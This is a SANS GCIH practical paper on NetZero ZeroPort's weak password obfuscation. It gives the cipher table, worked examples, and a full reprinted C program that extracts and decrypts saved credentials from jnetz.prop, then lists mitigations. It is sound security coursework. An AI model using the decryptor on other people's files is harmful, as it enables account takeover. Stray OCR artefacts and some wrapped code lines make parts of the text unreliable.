Global Information Assurance Certification Paper

Advanced Incident Handling and Hacker Exploits (GCIH)
Level Two Practical Assignment
Capitol SANS 2000 (December 11- 14, 2000)

NetZero Password Encryption Algorithm
Zeroport-weak-encryption

Darlene Lochte-Henley

Darlene Lochte-Henley
Advanced Incident Handling and Hacker Exploits (GCIH)
Capitol SANS 2000 (December 11-14, 2000)

1.0 Exploit Details

Name:	NetZero Password Encryption Algorithm
Variants:	None
Operating System:	Microsoft Windows 95, 98, NT, 2000
Protocols/Services:	PPP/Dialup Networking
Brief Description:	NetZero, a free Internet service provider, uses a program called ZeroPort to establish a connection and authenticate the user. NetZero ZeroPort 3.0 and earlier uses weak encryption to store the user's password in the id.dat text file. An attacker with access to this file can decrypt the username and password using a substitution cipher. L0pht released the encryption algorithm used by ZeroPort, making it available to the public.

2.0 Protocol Description

The Zeroport-weak-encryption vulnerability uses PPP Dialup Networking. PPP, Point-to-Point Protocol, is today's most popular dialup network solution. The name is misleading because a PPP connection can be used to link one computer to another, one computer to a network, and/or one network to another network. One computer can connect to another computer or to a whole network or two networks can connect to each other with the help of a router, terminal server, or network device.

PPP is used to encapsulate the IP datagrams, to establish, configure and test the datalink connection as a link control protocol and finally functions as a family of network control protocol specific to different network layer protocols. PPP works in the link layer.

3.0 Description of Variants

There are no variants of this exploit; however many other software developers provide the option, which allow users to remember their passwords as a convenience.

4.0 How the Exploit Works

4.1 Today, the number of Internet Service Providers (both free and the not so free ones) has reached a very high figure. All aim at providing better services and making the process of connecting to the Internet easier for the user. One common practice amongst both Internet Service Providers and popular browsers like Microsoft Internet Explorer, have this option called "Save Password" which makes life easier for the user, as it does not require the user to type in the password each time he connects to the Internet.

Although, like all other software, as soon as the developer tries to add a user friendly feature or make the software easier to use or more efficient, he may to make a choice regarding security.

Use of the "Save Password" feature has made the user's password vulnerable. When this option is checked or enabled, then the concerned software (Browser or Internet Service Provider Software) takes it and passes it through an algorithm to encrypt it. Once the password is encrypted, it is then stored in the Windows Registry or in some .ini or .dat or a similar file. This may sound safe; however, a deeper look shows trouble waiting to happen.

The very fact that the encrypted password has to be stored somewhere makes this feature vulnerable. Also, almost all software providing this feature does not use a strong algorithm. This makes the work of a hacker really easy. Some software even stores the password as plaintext in the registry. The weakest chain in this feature is that most software developers are continuing to offer ease of use over security. So, what I mean to say is that using this feature although surely makes life easy, for those of you who cannot remember passwords, but it does leave your account vulnerable. However, if you are one of those people who needs to write down your password on a piece of


paper and stick it to the front of your monitor, then this feature may be a better option for you.

Most of these "remember your password" systems need the password in the clear in order to proxy for the user to some other service which demands a cleartext password to authenticate (or moral equivalent, as with APOP authentication to a POP3 server - you don't send the cleartext, but you need it).

Unfortunately, it is common practice that applications, which allow users to remember their passwords as a convenience rarely encrypt them but instead, opt to simply obfuscate them. This does not alter the fact that user perception and expectation, for the majority of users at least, is often incorrectly set. Often times convenience eschews security in these products. There are dozens of applications available that make this same mistake. This advisory is not an attempt to single one vendor out but rather continue to remind of the common problem of storing secrets and the reliance of simple obfuscation. If effort is taken to obfuscate or hide something then it must have been seen as valuable to someone. If not, why bother? Much the way buffer overflows abound so do simple obfuscation mechanisms. As such, it is important to continue to bring them to light.

The average user places as much trust in these as stronger systems through the apparent similarity in user interface. As suggested by Aleph1, the Microsoft Cryptographic Application Programming Interface (CryptoAPI), CryptProtectData, and CryptUnprotectData functions currently allow applications to store secrets encrypted, based on the user's credentials. Therefore, since the methods currently exist for secure data storage, they should be utilized by all applications to provide users with a consistent level of protection.

4.2



1. Attacker gains access to user's machine.
↓
2. Attacker locates file with plaintext password or compiles "C" program into jnetz.prop directory to decrypt password.
↓
3. Attacker uses password to access files, send email, and attack other systems under the user's identity.

5.0 How to Use It

5.1 The login and password that are required to log into the NetZero network are stored in an ASCII file, id.dat, in the NetZero directory. If the user chooses to have the application save the password, then jnetz.prop also contains the login and password. The password in both files is encrypted using a variation of a simple substitution cipher.

The classical substitution cipher is a 1-to-1 mapping between characters where each plaintext character is replaced by one ciphertext character. For example, "P_i" is the plaintext character in location "i" and "C_j" is the ciphertext character in location "j", then "C_i" is the character to which "P_i" maps.

The NetZero substitution cipher replaces each plaintext character by two ciphertext characters, but the two ciphertext characters are not stored together. When substituting character

"P_i" of a password of length "n", the first ciphertext character is "C_i" and the second character is "C_n+i."

NetZero is a free Internet Service Provider, which asks only for an advertising bar in return for Internet access. It provides this "Save Password" feature; however, it too like most services, uses an extremely weak algorithm to encrypt the password. The following descriptive paragraphs of how decryption works on NetZero version 3.0 and earlier and requires Windows 95, 98, NT, or 2000 to be running.

For this exploit, you need to have local access to the machine, which has the NetZero software installed. This vulnerability cannot be exploited unless and until you get the required file, for that you either have to have local access or need to devise a method of getting the file, which contains the password.

The NetZero username and password are stored in an ASCII file named, id.dat, which is located in the NetZero directory. If the user has enabled the "Save Password" option, then the Username and Password are also stored in the jnetz.prop file. The passwords stored in both these files are encrypted using an algorithm that is simple to crack. The algorithms used to get the encrypted information (to be stored in the two files) are not the same; however, they are derived from the same main algorithm. Both the algorithms differ very slightly.

The NetZero Password is encrypted using a substitution cipher system. The cipher system used is a typical example of a 1 to 1 mapping between characters where each single plaintext character is replaced by a single encrypted character.

When the NetZero application is running, and the user clicks on the "Save Password" option and types his password in the required field. Then the NetZero application loads the encrypting file, which contains the plaintext to cipher-text database into memory. For example, if a password is "xyz" and it is stored in location "m" of the memory and the corresponding encrypted password "abc" is stored in the location "n" of the memory, then the password "xyz" actually is stored as "abc."

The part of the encryption algorithm used by NetZero that is difficult to understand is that two encrypted characters replace each character of the plaintext password. These two encrypted

characters, replacing a single plaintext character, are however not stored together.

When substituting character x stored in i of a password "n" characters long, the first encrypted character would be stored in "i" and the next in "n+i."

The two encrypted characters are derived from the following table:

	1	a	M	Q	f	7	g	T	9	4	L	W	e	6	y	C
g	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
T	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	
f	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
7	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
Q	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
M	SP	!	"	#	$	%	&	'	(	)	*	+	,	-	.	/

NOTE: SP represents a single space and the above chart represents ASCII characters.

To encrypt a text string of length "n", we need to find each character in the above table and place the column header into "i" and place the row header into "n+i."

For example:
    E(a) = ag
    E(aa) = aagg
    E(aqAQ1!) = aaaaaagTf7QM
    E(`abcdefghijklmno) = 1aMQf7gT94LWe6yCgggggggggggggggg

While decrypting the password of length 2n, it will be become the element in the element in the above table where the column is headed by "i" and the row headed by "n+i" intersect.

For example:
    D(af) = A
    D(aaff) = AA
    D(aaMMQQfgfgfg) = AaBbCc

Decrypting the password manually would be a time consuming process. Although it may be fun to decrypt the NetZero Password manually, the program shown below demonstrates how the NetZero Password is decrypted. Simply compile and execute in the directory in which the jnetz.prop file exists.

```
#include <stdio.h>
#include <string.h>
#define UID_SIZE             64
#define PASS_CIPHER_SIZE    128
#define PASS_PLAIN_SIZE      64
#define BUF_SIZE            256

const char decTable[6][16] = {
  {'`','a','b','c','d','e','f','g','h','i','j','k','l','m','n','o'},
  {'p','q','r','s','t','u','v','w','x','y','z','{','|','}','~',0},
  {'@','A','B','C','D','E','F','G','H','I','J','K','L','M','N','O'},
  {'P','Q','R','S','T','U','V','W','X','Y','Z','[','\\',']','^','_'},
  {'0','1','2','3','4','5','6','7','8','9',':',';','<','=','>','?'},
  {' ','!','"','#','$','%','&','\'','(',')','*','+',',','-','.','/'}
};
int nz_decrypt(char cCipherPass[PASS_CIPHER_SIZE],
  char cPlainPass[PASS_PLAIN_SIZE])
{
                int passLen, i, idx1, idx2;
                passLen = strlen(cCipherPass)/2;
                if (passLen > PASS_PLAIN_SIZE)
                {
                                printf("Error: Plain text array too
small\n");
                                return 1;
                }
                for (i = 0; i < passLen; i++)
```

```
                {
                                switch(cCipherPass[i])
                                {
                                case '1':
                                                idx2 = 0; break;
                                case 'a':
                                                idx2 = 1; break;
                                case 'M':
                                                idx2 = 2; break;
                                case 'Q':
                                                idx2 = 3; break;
                                case 'f':
                                                idx2 = 4; break;
                                case '7':
                                                idx2 = 5; break;
                                case 'g':
                                                idx2 = 6; break;
                                case 'T':
                                                idx2 = 7; break;
                                case '9':
                                                idx2 = 8; break;
                                case '4':
                                                idx2 = 9; break;
                                case 'L':
                                                idx2 = 10; break;
                                case 'W':
                                                idx2 = 11; break;
                                case 'e':
                                                idx2 = 12; break;
                                case '6':
                                                idx2 = 13; break;
                                case 'y':
                                                idx2 = 14; break;
                                case 'C':
                                                idx2 = 15; break;
                                default:
                                                printf("Error: Unknown Cipher
Text index: %c\n", cCipherPass[i]);
                                                return 1;
                                                break;
                                }
                                switch(cCipherPass[i+passLen])
                                {
                                case 'g':
                                                idx1 = 0; break;
                                case 'T':
                                                idx1 = 1; break;
                                case 'f':
                                                idx1 = 2; break;
                                case '7':
                                                idx1 = 3; break;
                                case 'Q':
                                                idx1 = 4; break;
                                case 'M':
```

```
                                        idx1 = 5; break;
                        default:
                                        printf("Error: Unknown Cipher
Text Set: %c\n",
                                          cCipherPass[i+passLen]);
                                        return 1;
                                        break;
                        }
cPlainPass[i] = decTable[idx1][idx2];
        }
        cPlainPass[i] = 0;
        return 0;
}
int main(void)
{
        FILE *hParams;
        char cBuffer[BUF_SIZE], cUID[UID_SIZE];
        char cCipherPass[PASS_CIPHER_SIZE],
cPlainPass[PASS_PLAIN_SIZE];
        int done = 2;
        printf("\nNet Zero Password Decryptor\n");
        printf("Brian Carrier [bcarrier@atstake.com]\n");
        printf("@Stake L0pht Research Labs\n");
        printf("http://www.atstake.com\n\n");
         if ((hParams = fopen("jnetz.prop","r")) == NULL)
        {
                        printf("Unable to find jnetz.prop file\n");
                        return 1;
        }
         while ((fgets(cBuffer, BUF_SIZE, hParams) != NULL) && (done
> 0))
        {
                        if (strncmp(cBuffer, "ProfUID=", 8) == 0)
                        {
                                        done--;
                                        strncpy(cUID, cBuffer + 8,
UID_SIZE);
                                        printf("UserID: %s", cUID);
                        }
                         if (strncmp(cBuffer, "ProfPWD=", 8) == 0)
                        {
                                        done--;
                                        strncpy(cCipherPass, cBuffer
+ 8, PASS_CIPHER_SIZE);
                                        printf("Encrypted Password:
%s", cCipherPass);
                                         if (nz_decrypt(cCipherPass,
cPlainPass) != 0)
                                                return 1;
                                        else
                                                printf("Plain
Text Password: %s\n", cPlainPass);
                        }
         }
```

```
 fclose(hParams);
 if (done > 0)
{
                printf("Invalid jnetz.prop file\n");
                return 1;
} else {
                return 0;
}
```

5.2 Many vendors, including NetZero, use poor algorithms to protect passwords. However, this report uses NetZero as the case example. And you can truly get the "password in less than a seconds time" without knowledge of the algorithm. A C program is not necessary. Just copy and paste the password from NetZero's logon screen into any text or word processing program. The asterisks will be converted to plain text. This copy/paste technique is not uncommon and has been around for a long time.

6.0 How to Protect Against It

The vendor has acknowledged receipt of the advisory and has not provided a response as to any actions they intend to take. However, the following temporary solution has been provided: Since, exploitation of this vulnerability is only possible once an attacker has gained access to the id.dat or jnetz.prop files, NetZero users should not have the application save their password and they should delete the id.dat file every time they start the application.

As suggested by Aleph1, the Microsoft CryptoAPI, CryptProtect Data, and CryptUnprotectData functions currently allow applications to store secrets encrypted, based on the user's credentials. Therefore, since the methods currently exist for secure data storage, they should be utilized by all applications to provide users with a consistent level of protection.

7.0 Source Code/Pseudo Code

- http://www.atstake.com/research/advisories/2000/netzero.txt
- http://www.securiteam.com/securitynews/NetZero_s_password_encryption_algorithm_has_been_cracked.html

8.0 Additional Information

Vulnerability:	Zeroport-weak-encryption
Advisory Author:	Brian Carrier [bcarrier@atstake.com]
Vendor Status:	Vendor Contacted 06/19/2000
Date Reported:	7/18/2000
Severity:	Low. Passwords can be easily decrypted by exploiting NetZero's encryption algorithm.
Risk Factor:	High (reported at: http://www.infowar.com/iwftp/xforce/vol-5 num-7.shtml)
Attack Type:	Host Based
Application:	NetZero ZeroPort 3.0

9.0 Additional Links

- http://www.ugeek.com/discus/messages/23/442.html (An offer for getting the crack for NetZero)
- http://dc.vgf.com/features/table.txt (NetZero Password Table)
- http://packetstorm.securify.com/Win/netzero.c (Generates a NetZero username/password pair suitable for use in PPP/Dial-Up Networking)
- http://packetstorm.securify.com/Win/nzero-ae.c (A fix for the NetZero Password Generator)
- http://www.atstake.com/research/advisories/2000/index_q3.html
- http://www.L0pht.com/advisories.html
- http://www.dailydiffs.com/dhi0acmk.htm
- http://www.securiteam.com/securitynews/NetZero_s_password_encryption_algorithm_has_been_cracked.html
- http://www.shmoo.com/mail/bugtraq/jul00/msg00217.shtml
- http://archives.neohapsis.com/archives/bugtraq/2000-07/0239.html

10.0 References

- L0pht Research Labs Security Advisory 07.18.2000: "NetZero Password Encryption Algorithm" at: http://www.l0pht.com/advisories/netzero.txt (Now located at: http://www.atstake.com/research/advisories/2000/netzero.txt)
- "More Password Cracking Decrypted" by Ankit Fadia at: http://blacksun.box.sk/passwd2.html
- BID 1483 at: http://www.securityfocus.com/bid/1483
- CVE CAN-2000-0625 at: http://www.cve.mitre.org/board/archives/2000-08/msg00004.html
- bugtraq id 1483 at: http://www.securityfocus.com/bid/1483
- http://www.infowar.com/iwftp/xforce/vol-5_num-7.shtml
- Geocrawler Archives Message 4118456 from Intrepid! at: http://www.geocrawler.com/archives/3/91/2000/7/0/4118456
- Index of Exploits/Windows at: http://www.computec.ch/exploits/windows/